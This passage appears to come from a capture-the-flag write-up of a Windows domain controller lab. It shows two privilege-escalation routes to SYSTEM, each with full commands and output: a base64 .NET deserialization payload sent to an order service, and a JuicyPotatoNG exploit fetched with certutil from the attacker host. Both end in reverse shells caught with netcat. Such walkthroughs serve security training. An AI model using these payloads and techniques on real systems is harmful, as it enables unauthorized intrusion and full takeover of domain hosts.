NnNlRuVnNiSDBpSUZWelpYSk9ZVzFsUFNJaUlGQmhjM04zYjNKa1BTSjdlRHBPZFd4c2ZTSWdSRzl0WVdsdVBTS
WlJRXh2WVdSVmMyVnlVSEp2Wm1sc1pUMGlSbUZzYzJVaUlFWnBiR1ZPWVcxbFBTSmpiV1FpSUM4K0RRb2dJQ0Fn
SUNBOEwzTmtPbEJ5YjJOObGMzTXVVM1JoY25SSmJtWnZQZzBLSUNBZ0lEd3ZjMlE2VUhKdlkyVnpjejROQ2lBZ1B
DOVBZbXBsWTNSRVlYUmhVSEp2ZG1sa1pYSXVUMkpxWldOMFNXNXpkR0Z1WTJVK0RRbzhMMDlpYW1WamRFUmhkR0
ZRY205MmFXUmxjajRMAQEBAQEL
```

Privilege escalation

I execute while netcat is listening.

```
Ξ scrambled/sqlsvc-ticket git:(master) ▶ nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER;AAEAAD/////AQAAAAAAAAAMAgAAAFdTeXN0ZW0uSWRlbnRpdHlNb2RlbCwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1Y
mxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAADBTeXN0ZW0uSWRlbnRpdHlNb2RlbC5Ub2tlbnMuU2Vzc2lvblNlY3VyaXR5VG9rZW4BAAAADFNlc3N
pb25Ub2tlbgcCAgAAAAkDAAAADwMAAADpBQAAAkAUU2VjdXJpdHlDb250ZXh0VG9rZW5AB1ZlcnNpb26DQBlTZWN1cmVDb252ZXJzYXRpb25WZXJzaW9umShod
HRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzAyL3NjQAJJZINACUNvbnRleHRJZINAA0tleZ8BAUANRWZmZWN0aXZlVGltZYNACkV4cGlyeVRpbWW
DQBBLZXlFZmZlY3RpdmVUaW1lg0ANS2V5RXhwaXJ5VGltZYNAD0NsYWltc1ByaW5jaXBhbEAKSWRlbnRpdGllc0AISWRlbnRpdHlADkJvb3RTdHJhcFRva2Vum
uwEQUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFNQWdBQUFGNU5hV055YjNOdlpuUXVVRzkzWlhKVGFHVnNiQzVGWkdsMGIzSXNJRlpsY250cGIyNDlNeTR3TGpBdU1
Dd2dRM1ZzZEhWeVpUMXVaWFYwY216c0xDQlFkV0pzYVdOTFpYbFViMnRsYmowek1XSm1NemcxTm1Ga016WTBaVE0xQlFFQUFBQkNUV2xqY205emIyWjBMbFpwY
zNWaGJGTjBkV1JwYnk1VVpYaDBMa1p2Y20xaGRIUnBibWN1VkdWNGRFWnZjbTFoZEhScGJtZFNkVzVRY205d1pYSjBhV1Z6QVFBQUFBOUdiM0psWjNKdmRXNWt
RbkoxYzJnQkFnQUFBQVlEQUFBQTB3VThQM2h0YkNCMlpYSnphVzl1UFNJeExqQWlJR1Z1WTI5a2FXNW5QU0oxZEdZdE1UWWlQejROQ2p4UFltcGxZM1JFWVhSa
FVISnZkbWxrWlhJZ1RXVjBhRzlrVG1GdFpUMGlVM1JoY25RaUlFbHpTVzVwZEdsaGJFeHZZV1JGYm1GaWJHVmtQU0pHWVd4elpTSWdlRzFzYm5NOUltaDBkSEE
2THk5elkyaGxiV0Z6T60xcFkzSnZjMjltZEM1amIyMHZkMmx1Wm5ndk1qQXdOaTk0WVcxc0wzQnlaWE5sYm5SaGRHbHZiaUlnZUcxc2JuTTZjMlE5SW1Oc2NpM
XVZVzFsYzNCaFkyVTZVM2x6ZEdWdExrUnBZV2R1YjNOMGFXTnpPMkZ6YzJWdFlteDVQVk41YzNSbGJTSWdlRzFzYm5NNmVEMGlhSFIwY0RvdkwzTmphR1Z0WVh
NdWJXbGpjbTl6YjJaMExtTnZiUzkzYVc1bWVDOHlNREEyTDNoaGJXd2lQZzBLSUNBOFQySnFaV04wUkdGMFlWQnliM1pwWkdWeUxrOWlhbVZqZEVsdWMzUmhib
U5sUGcwS0lDQWdJRHh6WkRwUWNtOWpaWE56UGcwS0lDQWdJQ0FnUEhOa09sQnliMk5sYzNNdVUzUmhjblJKYm1adlBnMEtJQ0FnSUNBZ0lDQThjMlE2VUhKdlk
yVnpjMU4wWVhKMFNXNW1ieUJCY21kMWJXVnVkSE05SWk5akLHTnRaQzVsZUdVZ0wyTWdRenBjVjJsdVpHOTNjMXhVWlcxd1hHZG9iM04wTG1WNFpTSWdVM1JoY
m1SaGNtUkZjbkp2Y2tWdVkyOWthVzVuUFNKN2VEcE9kV3hzZlNJZ1UzUmhibVJoY21SUGRYUndkWFJGYm1OdlpHbHVaejBpZTNnNlRuVnNiSDBpSUZWelpYSk9
ZVzFsUFNJaUlGQmhjM04zYjNKa1BTSjdlRHBPZFd4c2ZTSWdSRzl0WVdsdVBTSWlJRXh2WVdSVmMyVnlVSEp2Wm1sc1pUMGlSbUZzYzJVaUlFWnBiR1ZPWVcxb
FBTSmpiV1FpSUM4K0RRb2dJQ0FnSUNBOEwzTmtPbEJ5YjJOOGMzTXVVM1JoY25SSmJtWnZQZzBLSUNBZ0lEd3ZjMlE2VUhKdlkyVnpjejROQ2lBZ1BDOVBZbXB
sWTNSRVlYUmhVSEp2ZG1sa1pYSXVUMkpxWldOMFNXNXpkR0Z1WTJVK0RRbzhMMDlpYW1WamRFUmhkR0ZRY205MmFXUmxjajRMAQEBAQEL
ERROR_GENERAL;Error deserializing sales order: Exception has been thrown by the target of an invocation.
```

Receives a shell.

```
Ξ 2022-01-13/scrambled git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.168] 60375
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

flag.txt

```
C:\Users\administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5805-B4B6

 Directory of C:\Users\administrator\Desktop

29/05/2022  20:02    <DIR>          .
29/05/2022  20:02    <DIR>          ..
13/01/2023  21:15                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  15,902,900,224 bytes free

C:\Users\administrator\Desktop>type root.txt
type root.txt
f088316bf42e290490d60efad83d1040
```

```
C:\Users\administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC1
   Primary Dns Suffix  . . . . . . . : scrm.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : scrm.local
                                       htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-0E-BC
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::202(Preferred)
   Lease Obtained. . . . . . . . . . : 13 January 2023 21:14:30
   Lease Expires . . . . . . . . . . : 14 January 2023 10:14:31
   IPv6 Address. . . . . . . . . . . : dead:beef::4dd9:dfb3:525b:e7ab(Preferred)
   Link-local IPv6 Address . . . . . : fe80::4dd9:dfb3:525b:e7ab%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.11.168(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%14
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 369119318
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-53-82-0D-00-50-56-B9-0E-BC
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
```

0x6 sqlsvc Privilege Escalation (unintended)

basic enumeration

I check my permissions.

```
C:\Windows\system32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name   SID
=========== ============================================
scrm\sqlsvc S-1-5-21-2743207045-1827831105-2542523200-1613


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                                            Attributes
========================================== ================ ============================================================== ==================================================
SCRM\NoAccess                              Group            S-1-5-21-2743207045-1827831105-2542523200-1620                 Mandatory group, Enabled by default, Enabled group
Everyone                                   Well-known group S-1-1-0                                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                                        Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                                       Mandatory group, Enabled by default, Enabled group
NT SERVICE\MSSQLSERVER                     Well-known group S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003 Enabled by default, Enabled group, Group owner
LOCAL                                      Well-known group S-1-2-0                                                        Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                                       Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

ERROR: Unable to get user claims information.

C:\Windows\system32>
```

I have *SeImpersonatePrivilege*. It is also running *Microsoft Windows Server 2019*.

```
C:\Windows\Temp>systeminfo
systeminfo

Host Name:                 DC1
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA258
Original Install Date:     26/01/2020, 17:53:40
System Boot Time:          13/01/2023, 21:14:09
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
                           [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,531 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,191 MB
Virtual Memory: In Use:    1,608 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    scrm.local
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.11.168
                                 [02]: fe80::4dd9:dfb3:525b:e7ab
                                 [03]: dead:beef::4dd9:dfb3:525b:e7ab
                                 [04]: dead:beef::202
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

But both *Potato* and *PrintSpoofer* failed. I am going to try *JuicyPotatoNG* instead.

I downloaded it and execute my *msfvenom* payload.

```
C:\Windows\Temp>certutil -urlcache -f http://10.10.14.5/JuicyPotatoNG.exe JuicyPotatoNG.exe
certutil -urlcache -f http://10.10.14.5/JuicyPotatoNG.exe JuicyPotatoNG.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>.\JuicyPotatoNG.exe -t * -p C:\Windows\Temp\ghost.exe
.\JuicyPotatoNG.exe -t * -p C:\Windows\Temp\ghost.exe


         JuicyPotatoNG
         by decoder_it & splinter_code

[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247
[+] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation
[+] CreateProcessAsUser OK
[+] Exploit successful!
```

Works like charm.

```
Ξ 2022-01-13/scrambled git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.168] 59305
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
nt authority\system

C:\>
```